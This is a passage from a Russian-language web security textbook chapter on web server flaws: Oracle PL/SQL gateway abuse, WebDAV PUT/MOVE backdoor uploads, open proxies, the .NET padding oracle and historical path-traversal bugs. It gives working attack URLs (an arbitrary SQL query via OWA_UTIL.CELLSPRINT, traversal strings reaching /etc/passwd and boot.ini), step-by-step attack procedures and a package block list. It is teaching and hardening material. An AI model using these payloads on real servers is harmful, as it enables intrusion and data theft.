> **Примечание.** Исправление этой проблемы заключалось в ограничении методов GET и POST только администраторами. Его легко обходили, просто отправляя только что показанный запрос методом HEAD. Подробности доступны по адресу securityfocus.com. Как и любые уязвимости конфигурации, различные уязвимости JMX могут эксплуатироваться такими инструментами, как Metasploit, с высокой надёжностью.

Приложения Oracle

Неувядающий пример мощной стандартной функциональности - шлюз PL/SQL, реализованный в Oracle Application Server и встречающийся в других продуктах Oracle, например E-Business Suite. Шлюз PL/SQL предоставляет интерфейс, через который веб-запросы передаются внутренней базе данных Oracle. Произвольные параметры можно передавать процедурам базы данных с помощью URL следующего вида:

```
https://wahh-app.com/pls/dad/package.procedure?param1=foo&param2=bar
```

Эта функция предназначена для удобного преобразования бизнес-логики, реализованной в базе данных, в удобное веб-приложение. Однако поскольку атакующий может указать произвольную процедуру, он способен эксплуатировать шлюз PL/SQL для доступа к мощным функциям базы данных. Например, процедуру `SYS.OWA_UTIL.CELLSPRINT` можно использовать для выполнения произвольных запросов к базе данных и получения конфиденциальных данных:

```
https://wahh-app.com/pls/dad/SYS.OWA_UTIL.CELLSPRINT?P_THEQUERY=SELECT+*+FROM+users
```

Для предотвращения атак такого рода Oracle внедрила фильтр PL/SQL Exclusion List. Он проверяет имя вызываемого пакета и блокирует попытки доступа ко всем пакетам, имена которых начинаются со следующих выражений:

```
SYS.
DBMS_
UTL_

OWA_
OWA.
HTP.
HTF.
```

Этот фильтр был предназначен для блокировки доступа к мощным стандартным функциям базы данных. Однако список был неполным и не блокировал доступ к другим мощным стандартным процедурам, принадлежавшим учётным записям DBA, например `CTXSYS` и `MDSYS`. С PL/SQL Exclusion List были связаны и дополнительные проблемы, описанные далее в этой главе.

Разумеется, шлюз PL/SQL предназначен для размещения определённых пакетов и процедур, и впоследствии оказалось, что многие стандартные компоненты содержат уязвимости. В 2009 году было доказано, что стандартные пакеты E-Business Suite содержат несколько уязвимостей, включая возможность изменять произвольные страницы. Исследователи приводят пример использования `icx_define_pages.DispPageDialog` для внедрения HTML на начальную страницу администратора и проведения сохраняемой атаки с межсайтовым скриптингом:

```
/pls/dad/icx_define_pages.DispPageDialog?p_mode=RENAME&amp;p_page_id=[page_id]
```

Этапы атаки

1. Такие инструменты, как Nikto, эффективно находят значительную часть стандартного веб-содержимого. В ходе составления карты приложения, описанного в главе 4, следовало выявить большую часть стандартного содержимого целевого сервера.

2. Используйте поисковые системы и другие ресурсы для выявления стандартного содержимого и функций, входящих в состав заведомо используемых технологий. Если возможно, выполните их локальную установку и изучите все стандартные функции, которые можно использовать в атаке.

Листинги каталогов

Когда веб-сервер получает запрос каталога, а не конкретного файла, он может ответить одним из трёх способов:

• вернуть стандартный ресурс из каталога, например `index.html`;

• вернуть ошибку, например код состояния HTTP 403, указывающий, что запрос не разрешён;

• вернуть листинг содержимого каталога, как показано на рисунке 18-6.




Рисунок 18-6. Листинг каталога

Во многих ситуациях листинги каталогов не имеют значения для безопасности. Например, раскрытие индекса каталога изображений может не иметь последствий. Более того, листинги каталогов часто открывают намеренно, поскольку они предоставляют встроенное средство навигации по сайтам со статическим содержимым, как в показанном примере. Тем не менее получение листингов каталогов может помочь атаковать приложение по двум основным причинам:

• многие приложения не обеспечивают надлежащего управления доступом к своим функциям и ресурсам и полагаются на незнание атакующим URL, используемых для доступа к конфиденциальным элементам (см. главу 8);

• файлы и каталоги, например журналы, резервные копии и старые версии сценариев, часто непреднамеренно остаются в корневом веб-каталоге серверов.

В обоих случаях настоящая уязвимость находится в другом месте - в отсутствии управления доступом к конфиденциальным данным. Но поскольку такие уязвимости чрезвычайно распространены, а имена небезопасных ресурсов может быть трудно угадать, наличие листингов каталогов часто представляет большую ценность для атакующего и может быстро привести к полной компрометации приложения.

Этапы атаки

Для каждого каталога, обнаруженного на веб-сервере при составлении карты приложения, запросите только этот каталог и выявите все случаи возврата листинга каталога.

Примечание. Помимо описанного выше случая непосредственной доступности листингов каталогов, в программном обеспечении веб-серверов обнаруживались уязвимости, которые можно эксплуатировать для получения листинга. Некоторые примеры описаны далее в этой главе.

Методы WebDAV

WebDAV - название набора методов HTTP для распределённого создания и управления версиями веб-ресурсов (Web-based Distributed Authoring and Versioning). Они широко доступны с 1996 года. В последнее время их стали применять в приложениях облачного хранения и совместной работы, где к пользовательским данным нужно обращаться из разных систем через существующий удобный для межсетевых экранов протокол, например HTTP. Как описано в главе 3, HTTP-запросы могут использовать множество методов помимо стандартных GET и POST. WebDAV добавляет много других методов, позволяющих управлять файлами на веб-сервере. С учётом характера этих функций их доступность низкопривилегированным пользователям может предоставить эффективный путь атаки приложения. Следует искать следующие методы:

• `PUT` загружает присоединённый файл в указанное место;

• `DELETE` удаляет указанный ресурс;

• `COPY` копирует указанный ресурс в место из заголовка `Destination`;

• `MOVE` перемещает указанный ресурс в место из заголовка `Destination`;

• `SEARCH` ищет ресурсы по пути каталога;

• `PROPFIND` получает сведения об указанном ресурсе, например автора, размер и тип содержимого.

Метод `OPTIONS` можно использовать для получения списка методов HTTP, разрешённых в конкретном каталоге:

```
OPTIONS /public/ HTTP/1.0
Host: mdsec.net

HTTP/1.1 200 OK
Connection: close
Date: Sun, 10 Apr 2011 15:56:27 GMT

Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
MS-Author-Via: MS-FP/4.0,DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK,
    UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
Cache-Control: private
```

Этот ответ показывает, что некоторые из перечисленных выше мощных методов действительно разрешены. Однако на практике для них может требоваться аутентификация или могут действовать иные ограничения.

Особенно опасен метод PUT. Если в корневой веб-каталог можно загружать произвольные файлы, первоочередная цель - создать на сервере сценарий-бэкдор, который будет выполнен серверным модулем и тем самым даст атакующему полный контроль над приложением, а часто и над самим веб-сервером. Если метод PUT, по-видимому, присутствует и включён, это можно проверить следующим образом:

```
PUT /public/test.txt HTTP/1.1
Host: mdsec.net
Content-Length: 4

test

HTTP/1.1 201 Created
...
```

Обратите внимание: разрешения, вероятно, реализованы отдельно для каждого каталога, поэтому при атаке требуется рекурсивная проверка. Такие инструменты, как DAVTest, показанный ниже, позволяют последовательно проверить все каталоги сервера на поддержку метода PUT и определить разрешённые расширения файлов. Чтобы обойти ограничения на загрузку сценариев-бэкдоров методом PUT, инструмент также пытается использовать PUT, а затем метод MOVE:

```
C:\>perl davtest.pl -url http://mdsec.net/public -directory 1 -move -quiet
MOVE    .asp    FAIL
MOVE    .shtml  FAIL
MOVE    .aspx   FAIL

davtest.pl Summary:
Created: http://mdsec.net/public/1
MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.php
MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.html
MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.cgi
MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.cfm

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.jsp
MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.pl
MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.txt
MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.jhtml
Executes: http://mdsec.net/public/1/davtest_UmtllhI8izy2.html
Executes: http://mdsec.net/public/1/davtest_UmtllhI8izy2.txt
```

Попробуйте сами!

mdsec.net

Совет. В экземплярах WebDAV, где конечным пользователям разрешено загружать файлы, довольно часто запрещена загрузка файлов с расширениями серверных языков сценариев, характерных для среды данного сервера. Гораздо вероятнее возможность загрузки файлов HTML или JAR, причём оба типа позволяют проводить атаки на других пользователей (см. главы 12 и 13).

Этапы атаки

Для проверки обработки сервером разных методов HTTP потребуется такой инструмент, как Burp Repeater, позволяющий отправлять произвольный запрос с полным контролем заголовков и тела сообщения.

1. Методом `OPTIONS` получите список методов HTTP, которые сервер объявляет доступными. Обратите внимание, что в разных каталогах могут быть включены разные методы.

2. Во многих случаях методы могут объявляться доступными, хотя фактически использовать их нельзя. Иногда метод, напротив, можно использовать, хотя он не указан в ответе на запрос `OPTIONS`. Проверьте каждый метод вручную и подтвердите возможность его реального использования.

3. Если некоторые методы WebDAV включены, дальнейшее исследование часто проще всего выполнять клиентом с поддержкой WebDAV, например Microsoft FrontPage или функцией Open as Web Folder в Internet Explorer.

1. Попытайтесь методом `PUT` загрузить безобидный файл, например текстовый.
2. В случае успеха попробуйте загрузить методом `PUT` сценарий-бэкдор.
3. Если необходимое для работы бэкдора расширение блокируется, попробуйте загрузить файл с расширением `.txt`, а затем методом `MOVE` переместить его в файл с новым расширением.
4. Если какой-либо из предыдущих способов не сработал, попробуйте загрузить JAR-файл или файл с содержимым, которое браузер отобразит как HTML.
5. Рекурсивно пройдите по всем каталогам с помощью такого инструмента, как `davtest.pl`.

Сервер приложений как прокси

Веб-серверы иногда настраиваются как прямые или обратные HTTP-прокси (см. главу 3). Если сервер настроен как прямой прокси, в зависимости от конфигурации его можно использовать для различных атак:

• атакующий может использовать сервер для атаки сторонних систем в Интернете, причём целевая система будет считать, что вредоносный трафик поступает с уязвимого прокси-сервера;

• атакующий может использовать прокси для подключения к произвольным узлам внутренней сети организации и тем самым достигать целей, недоступных напрямую из Интернета;

• атакующий может использовать прокси для обратного подключения к другим службам, работающим на самом прокси-узле, обходя ограничения межсетевого экрана и, возможно, эксплуатируя отношения доверия для обхода аутентификации.

Заставить прямой прокси устанавливать дальнейшие соединения можно двумя основными способами. Во-первых, можно отправить HTTP-запрос, содержащий полный URL с именем узла и, необязательно, номером порта:

```
GET http://wahh-otherapp.com:80/ HTTP/1.0

HTTP/1.1 200 OK
...
```

Если сервер настроен пересылать запросы указанному узлу, он вернёт содержимое с этого узла. Однако обязательно убедитесь, что возвращённое содержимое поступает не с исходного сервера. Большинство веб-серверов принимает запросы с полными URL, и многие просто игнорируют часть с узлом и возвращают запрошенный ресурс из собственного корневого веб-каталога.

Второй способ использования прокси - метод `CONNECT` с указанием целевого имени узла и номера порта:

```
CONNECT wahh-otherapp.com:443 HTTP/1.0

HTTP/1.0 200 Connection established
```

Если сервер отвечает таким образом, он проксирует соединение. Второй способ часто мощнее, поскольку теперь прокси-сервер просто пересылает весь трафик к указанному узлу и от него. Это позволяет туннелировать через соединение другие протоколы и атаковать службы, не использующие HTTP. Однако большинство прокси-серверов накладывает строгие ограничения на порты, доступные методом `CONNECT`, и обычно разрешает только подключения к порту 443.

Доступные способы эксплуатации этой атаки описаны в разделе о серверном HTTP-перенаправлении главы 10.

Этапы атаки

1. С помощью запросов `GET` и `CONNECT` попытайтесь использовать веб-сервер как прокси для подключения к другим серверам в Интернете и получения с них содержимого.

2. Обоими способами попытайтесь подключиться к разным IP-адресам и портам внутри инфраструктуры хостинга.

3. Обоими способами попытайтесь подключиться к распространённым номерам портов на самом веб-сервере, указав в запросе целевой узел `127.0.0.1`.

Неправильно настроенный виртуальный хостинг

В главе 17 описывалось, как веб-серверы можно настроить для размещения нескольких веб-сайтов, используя заголовок HTTP `Host` для определения сайта, содержимое которого следует вернуть. В Apache виртуальные узлы настраиваются следующим образом:

```
<VirtualHost *>
  ServerName eis
  DocumentRoot /var/www2
</VirtualHost>
```

Помимо директивы `DocumentRoot`, контейнеры виртуальных узлов позволяют задавать другие параметры конфигурации соответствующего веб-сайта. Распространённая ошибка конфигурации - упустить стандартный узел, в результате чего конфигурация безопасности применяется только к виртуальному узлу и обходится при обращении к стандартному.

Этапы атаки

1. Отправьте запросы `GET` корневого каталога со следующими вариантами:

• правильным заголовком `Host`;
• произвольным заголовком `Host`;
• IP-адресом сервера в заголовке `Host`;
• без заголовка `Host`.

2. Сравните ответы на эти запросы. Например, при использовании IP-адреса в заголовке `Host` сервер может просто ответить листингом каталога. Можно также обнаружить доступ к другому стандартному содержимому.

3. Если наблюдается различное поведение, повторите составление карты приложения с заголовком `Host`, давшим другие результаты. Обязательно выполните сканирование Nikto с параметром `-vhost`, чтобы выявить стандартное содержимое, которое могло быть упущено при первоначальном составлении карты приложения.

Защита конфигурации веб-сервера

Защита конфигурации веб-сервера сама по себе не сложна. Проблемы обычно возникают из-за упущений или недостатка осведомлённости. Самая важная задача - полностью понимать документацию используемого программного обеспечения и все доступные руководства по его усилению.

При устранении общих проблем конфигурации обязательно охватите следующие области:

• измените все стандартные учётные данные, по возможности и имена пользователей, и пароли. Удалите все ненужные стандартные учётные записи;

• заблокируйте публичный доступ к административным интерфейсам, разместив ACL на соответствующих путях в корневом веб-каталоге либо закрыв межсетевым экраном доступ к нестандартным портам;

• удалите всё стандартное содержимое и функции, которые не являются строго необходимыми для бизнеса. Просмотрите содержимое веб-каталогов, чтобы выявить все оставшиеся элементы, и в качестве дополнительной проверки используйте такие инструменты, как Nikto;

• если какие-либо стандартные функции сохранены, максимально усильте их конфигурацию, отключив ненужные параметры и поведение;

• проверьте все веб-каталоги на листинги. По возможности отключите листинги каталогов в конфигурации всего сервера. Можно также обеспечить наличие в каждом каталоге файла вроде `index.html`, который сервер настроен отдавать по умолчанию;

• отключите все методы, кроме используемых приложением, обычно `GET` и `POST`;

• убедитесь, что веб-сервер не настроен как прокси. Если такая функция действительно нужна, максимально усильте конфигурацию, разрешая соединения только с конкретными узлами и портами, к которым требуется законный доступ. В качестве дополнительной меры можно реализовать фильтрацию сетевого уровня для управления исходящими запросами с веб-сервера;

• если веб-сервер поддерживает виртуальный хостинг, убедитесь, что все применённые меры усиления безопасности действуют и на стандартном узле. Выполните описанные выше проверки, чтобы это подтвердить.

Уязвимое программное обеспечение сервера

Продукты веб-серверов варьируются от чрезвычайно простых и лёгких программ, лишь отдающих статические страницы, до сложнейших платформ приложений, способных выполнять множество задач и потенциально предоставлять всё, кроме самой бизнес-логики. Во втором случае разработка обычно ведётся в предположении, что этот фреймворк безопасен. Исторически программное обеспечение веб-серверов было подвержено широкому спектру серьёзных уязвимостей безопасности, приводивших к выполнению произвольного кода, раскрытию файлов и повышению привилегий. С годами основные платформы веб-серверов становились всё надёжнее. Во многих случаях основная функциональность оставалась неизменной или даже сокращалась, поскольку поставщики намеренно уменьшали стандартную поверхность атаки. Хотя число таких уязвимостей сократилось, основополагающие принципы остаются справедливыми. В первом издании этой книги мы приводили примеры областей, где серверное программное обеспечение наиболее подвержено уязвимостям. После первого издания в каждой категории были опубликованы новые случаи, часто в параллельной технологии или другом серверном продукте. Если оставить в стороне некоторые небольшие персональные веб-серверы и другие второстепенные цели, новые уязвимости обычно возникали в следующих областях:

• серверные расширения как IIS, так и Apache;

• более новые веб-серверы, разрабатываемые с нуля для поддержки конкретного приложения или поставляемые в составе среды разработки. Вероятно, они получили меньше внимания со стороны взломщиков в реальных условиях и более подвержены описанным здесь проблемам.

Ошибки фреймворков приложений

За прошедшие годы в фреймворках веб-приложений обнаруживались различные серьёзные дефекты. Мы опишем один недавний пример общей ошибки фреймворка, сделавшей уязвимыми многие работавшие на нём приложения.

Оракул заполнения .NET

Одно из самых известных раскрытий последних лет - эксплойт «оракула заполнения» в .NET. Платформа .NET использует заполнение PKCS #5 с блочным шифром CBC, работающим следующим образом.

Блочный шифр обрабатывает блоки фиксированного размера, который в .NET обычно составляет 8 или 16 байтов. .NET применяет стандарт PKCS #5 для добавления байтов заполнения к каждой строке открытого текста, чтобы итоговая длина строки делилась на размер блока. Вместо заполнения сообщения произвольным значением в качестве значения заполнения выбирается число используемых байтов заполнения. Заполняется каждая строка, поэтому, если исходная строка кратна размеру блока, добавляется целый блок заполнения. Таким образом, при размере блока 8 сообщение должно быть дополнено либо одним байтом `0x01`, либо двумя байтами `0x02`, либо любой промежуточной комбинацией вплоть до восьми байтов `0x08`. Затем открытый текст первого сообщения объединяется операцией XOR с заранее заданным блоком сообщения, называемым вектором инициализации (IV). Вспомните проблемы выявления закономерностей в шифротексте, рассмотренные в главе 7. Как описано в главе 7, второе сообщение затем объединяется XOR с шифротекстом первого сообщения, начиная цепочку блоков шифра.

Полный процесс шифрования .NET выглядит следующим образом:

1. Взять сообщение открытого текста.

2. Дополнить сообщение, используя требуемое число байтов заполнения как значение каждого байта заполнения.

3. Выполнить XOR первого блока открытого текста с вектором инициализации.

4. Зашифровать результат XOR из этапа 3 с помощью Triple-DES.

Далее этапы шифрования оставшейся части сообщения повторяются рекурсивно - это процесс сцепления блоков шифротекста (CBC), описанный в главе 7:

5. Выполнить XOR второго блока открытого текста с предыдущим зашифрованным блоком.

6. Зашифровать результат XOR с помощью Triple-DES.

Оракул заполнения

Уязвимые версии .NET до сентября 2010 года включительно содержали на первый взгляд небольшой дефект раскрытия информации. Если в сообщении обнаруживалось неправильное заполнение, приложение сообщало об ошибке и возвращало пользователю код HTTP 500. Совместное использование особенностей алгоритма заполнения PKCS #5 и CBC позволяло скомпрометировать весь механизм безопасности .NET. Вот как это происходило.

Обратите внимание: для действительности все строки открытого текста должны содержать хотя бы один байт заполнения. Кроме того, первый видимый блок шифротекста - это вектор инициализации, единственное назначение которого состоит в выполнении XOR со значением открытого текста первого зашифрованного блока сообщения. Для атаки атакующий передаёт приложению строку, содержащую только первые два блока шифротекста: IV, за которым следует первый блок шифротекста. Атакующий передаёт IV, состоящий из одних нулей, а затем выполняет последовательность запросов, поочерёдно увеличивая последний байт IV. Этот последний байт объединяется XOR с последним байтом шифротекста, и если полученное значение последнего байта не равно `0x01`, криптографический алгоритм создаёт ошибку! Вспомните: значение открытого текста любой строки должно завершаться одним или несколькими значениями заполнения. Поскольку в первом блоке шифротекста другого заполнения нет, последнее значение должно расшифровываться как `0x01`.

Атакующий может использовать это ошибочное условие: в конце концов он найдёт значение, которое после XOR с последним байтом блока шифротекста даёт `0x01`. В этот момент можно определить значение открытого текста последнего байта y, поскольку:

```
x XOR y = 0x01
```

тем самым мы только что определили значение x.

Тот же процесс работает для предпоследнего байта шифротекста. Теперь атакующий, зная значение y, выбирает значение x, при котором последний байт расшифруется как `0x02`. Затем он выполняет такой же последовательный перебор предпоследнего символа вектора инициализации, получая сообщения 500

Internal Server Error, пока предпоследний расшифрованный байт не станет равен `0x02`. В этот момент сообщение завершается двумя байтами `0x02`, что соответствует действительному заполнению, и ошибка не возвращается. Затем процесс можно рекурсивно применить ко всем битам целевого блока, после чего к следующему блоку шифротекста, и так пройти по всем блокам сообщения.

Таким способом атакующий может расшифровать всё сообщение. Интересно, что тот же механизм позволяет атакующему и зашифровать сообщение. После восстановления строки открытого текста можно изменить IV, чтобы получить выбранную строку открытого текста. Одна из лучших целей - `ScriptResource.axd`. Аргумент `d` ресурса ScriptResource представляет собой зашифрованное имя файла. Если атакующий выбирает имя `web.config`, ему передаётся сам файл, поскольку ASP.NET обходит обычные ограничения IIS на выдачу этого файла. Например:

```
https://mdsec.net/ScriptResource.
    axd?d=SbXSD3uTnhYsK4gMD8fL84_mHPC5jJ7lfdnr1_WtsftZiUOZ6IXYG8QCXW86UizF0&t=632768953157700078
```

> **Примечание.** Эта атака в более общем случае применима к любым шифрам CBC с заполнением PKCS #5. Впервые она обсуждалась в 2002 году, однако .NET является особенно привлекательной целью, поскольку использует такое заполнение для маркеров сеансов, ViewState и `ScriptResource.axd`. Исходная статья доступна по адресу iacr.org.

> **Предупреждение.** Фраза «никогда не разрабатывайте собственные криптографические алгоритмы» часто произносится мимоходом как общепринятая мудрость. Однако атака с инвертированием битов из главы 7 и только что описанная атака с оракулом заполнения показывают, как внешне крошечные аномалии можно практически эксплуатировать с катастрофическими последствиями. Поэтому никогда не разрабатывайте собственные криптографические алгоритмы.

> **Попробуйте сами!**
>
> mdsec.net

Уязвимости управления памятью

Переполнения буфера относятся к наиболее серьёзным ошибкам, способным затронуть программное обеспечение любого типа, поскольку обычно позволяют атакующему перехватить управление выполнением уязвимого процесса (см. главу 16). Выполнение произвольного кода в веб-сервере обычно позволяет атакующему скомпрометировать любое размещённое на нём приложение.

В следующих разделах приведена лишь малая выборка переполнений буфера веб-серверов. Она иллюстрирует повсеместность этой ошибки, возникавшей в самых разных продуктах и компонентах веб-серверов.

Висячий указатель в Apache mod_isapi

В 2010 году была обнаружена ошибка, позволявшая принудительно выгрузить `mod_isapi` Apache из памяти при возникновении ошибок. Соответствующие указатели функций оставались в памяти и могли быть вызваны при обращении к соответствующим функциям ISAPI, обеспечивая доступ к произвольным областям памяти.

Дополнительные сведения об этой ошибке см. по адресу senseofsecurity.com.au.

Расширения ISAPI Microsoft IIS

Microsoft IIS версий 4 и 5 содержал ряд расширений ISAPI, включённых по умолчанию. В нескольких из них были найдены переполнения буфера, в том числе в расширении Internet Printing Protocol и расширении Index Server, оба обнаружены в 2001 году. Эти ошибки позволяли атакующему выполнять произвольный код в контексте Local System и тем самым полностью компрометировать весь компьютер. Эти же ошибки позволили распространяться и начать циркулировать червям Nimda и Code Red. Ошибки подробно описаны в следующих бюллетенях Microsoft TechNet:

• microsoft.com;

• microsoft.com.

Семь лет спустя

Ещё одна ошибка была найдена в службе IPP в 2008 году. На этот раз большинство развёрнутых версий IIS на Windows 2003 и 2008 не были непосредственно уязвимы, поскольку расширение по умолчанию отключено. Уведомление Microsoft доступно по адресу microsoft.com.

Переполнение Apache при блочном кодировании

В 2002 году в веб-сервере Apache было обнаружено переполнение буфера, вызванное ошибкой знаковости целого числа. Затронутый код повторно использовался во множестве других продуктов веб-серверов, которые также оказались уязвимы. Дополнительные сведения см. по адресу securityfocus.com.

Восемь лет спустя

В 2010 году в `mod_proxy` Apache было найдено целочисленное переполнение при обработке блочного кодирования в HTTP-ответах. Описание уязвимости доступно по адресу securityfocus.com.

Переполнения WebDAV

В 2003 году в основном компоненте операционной системы Windows было обнаружено переполнение буфера. Эту ошибку можно было эксплуатировать через различные векторы атаки, наиболее значимым из которых для многих клиентов была встроенная в IIS 5 поддержка WebDAV. На момент выпуска исправления уязвимость активно эксплуатировалась в реальных условиях. Она подробно описана по адресу microsoft.com.

Семь лет спустя

Реализация WebDAV привнесла уязвимости в целый ряд веб-серверов.

В 2010 году было обнаружено, что чрезмерно длинный путь в запросе `OPTIONS` вызывает переполнение в Sun Java System Web Server. Дополнительные сведения доступны по адресу exploit-db.com.

Ещё одно переполнение буфера, обнаруженное в 2009 году, было опубликовано для расширения Apache `mod_dav`. Дополнительные сведения доступны по адресу cve.mitre.org.

Кодирование и канонизация

Как описано в главе 3, существуют различные схемы, позволяющие кодировать специальные символы и содержимое для безопасной передачи по HTTP. В контексте нескольких типов уязвимостей веб-приложений вы уже видели, как атакующий может использовать эти схемы для обхода проверок входных данных и проведения других атак.

Ошибки кодирования возникали во многих видах программного обеспечения серверов приложений. Они создают неотъемлемую угрозу в ситуациях, когда одни и те же предоставленные пользователем данные обрабатываются несколькими уровнями, использующими разные технологии. Типичный веб-запрос может обрабатываться веб-сервером, платформой приложения, различными управляемыми и неуправляемыми API, другими программными компонентами и базовой операционной системой. Если разные компоненты по-разному обрабатывают схему кодирования либо дополнительно декодируют или интерпретируют уже частично обработанные данные, это часто можно эксплуатировать для обхода фильтров или создания другого аномального поведения.

Обход путей - одна из самых распространённых уязвимостей, которые можно эксплуатировать через ошибку канонизации, поскольку он всегда связан с взаимодействием с операционной системой. В главе 10 описано, как уязвимости обхода путей возникают в веб-приложениях. Те же виды проблем появлялись и во множестве видов программного обеспечения веб-серверов, позволяя атакующему читать или записывать произвольные файлы за пределами корневого веб-каталога.

Обход путей в сервере Apple iDisk

Apple iDisk Server - популярная служба облачного синхронизированного хранения. В 2009 году Джереми Ричардс обнаружил, что она уязвима к обходу каталогов. Структура каталогов пользователя iDisk включает публичный каталог, содержимое которого намеренно доступно неаутентифицированным пользователям Интернета. Ричардс обнаружил, что произвольное содержимое из закрытых разделов iDisk пользователя можно получать с помощью символов Unicode, переходя из публичной папки к закрытому файлу:

```
http://idisk.mac.com/Jeremy.richards-Public/%2E%2E%2FPRIVATE.txt?disposition=download+8300
```

Дополнительным преимуществом было то, что сначала можно отправить запрос WebDAV `PROPFIND` для получения листинга содержимого iDisk:

```
POST /Jeremy.richards-Public/<strong>%2E%2E%2F/<strong>?webdav-method=
PROPFIND
...
```

Веб-сервер Ruby WEBrick

WEBrick - веб-сервер, входящий в состав Ruby. Было обнаружено, что он уязвим к простой ошибке обхода следующего вида:

```
http://[server]:[port]/..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/boot.ini
```

Дополнительные сведения об этой ошибке см. по адресу securityfocus.com.

Обход каталогов веб-сервера Java

Эта ошибка обхода путей эксплуатировала тот факт, что JVM не декодировала UTF-8. В число веб-серверов, написанных на Java и использовавших уязвимые версии JVM, входил Tomcat. Произвольное содержимое можно было получать с помощью кодированных в UTF-8 последовательностей `../`:

```
http://www.target.com/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd
```

Дополнительные сведения об этой ошибке см. по адресу tomcat.apache.org.

Уязвимость листинга каталогов Allaire JRun

В 2001 году в Allaire JRun была найдена уязвимость, позволявшая атакующему получать листинги даже для каталогов со стандартным файлом вроде `index.html`. Листинг можно было получить с помощью URL следующего вида:

```
https://wahh-app.com/dir/%3f.jsp
```

`%3f` - это URL-кодированный знак вопроса, который обычно обозначает начало строки запроса. Проблема возникала потому, что первоначальный синтаксический анализатор URL не интерпретировал `%3f` как признак строки запроса. Поскольку URL заканчивался на `.jsp`, сервер передавал запрос компоненту, обрабатывающему запросы файлов JSP. Затем этот компонент декодировал `%3f`, интерпретировал его как начало строки запроса, обнаруживал, что полученный базовый URL не является файлом JSP, и возвращал листинг каталога. Дополнительные сведения доступны по адресу securityfocus.com.

Восемь лет спустя

В 2009 году в Jetty была опубликована похожая уязвимость с гораздо меньшим риском, связанная с обходом каталогов в ситуациях, когда имя каталога заканчивалось знаком вопроса. Решение состояло в кодировании `?` как `%3f`. Подробности доступны по адресу kb.cert.org.

Уязвимости обхода путей Unicode в Microsoft IIS

В 2000 и 2001 годах в сервере Microsoft IIS были выявлены две связанные уязвимости. Чтобы предотвращать атаки обхода путей, IIS проверял запросы на наличие последовательности «точка-точка-косая черта» как в буквальном, так и в URL-кодированном виде. Если запрос не содержал этих выражений, он принимался для дальнейшей обработки. Однако затем сервер выполнял дополнительную канонизацию запрошенного URL, позволяя атакующему обойти фильтр и заставить сервер обрабатывать последовательности обхода.

В первой уязвимости атакующий мог передавать различные недопустимые формы последовательности «точка-точка-косая черта» в кодировке Unicode, например `..%c0%af`. Это выражение не совпадало с предварительными фильтрами IIS, но последующая обработка допускала недопустимую кодировку и преобразовывала её обратно в буквальную последовательность обхода. Это позволяло атакующему выйти из корневого веб-каталога и выполнять произвольные команды с помощью URL следующего вида:

```
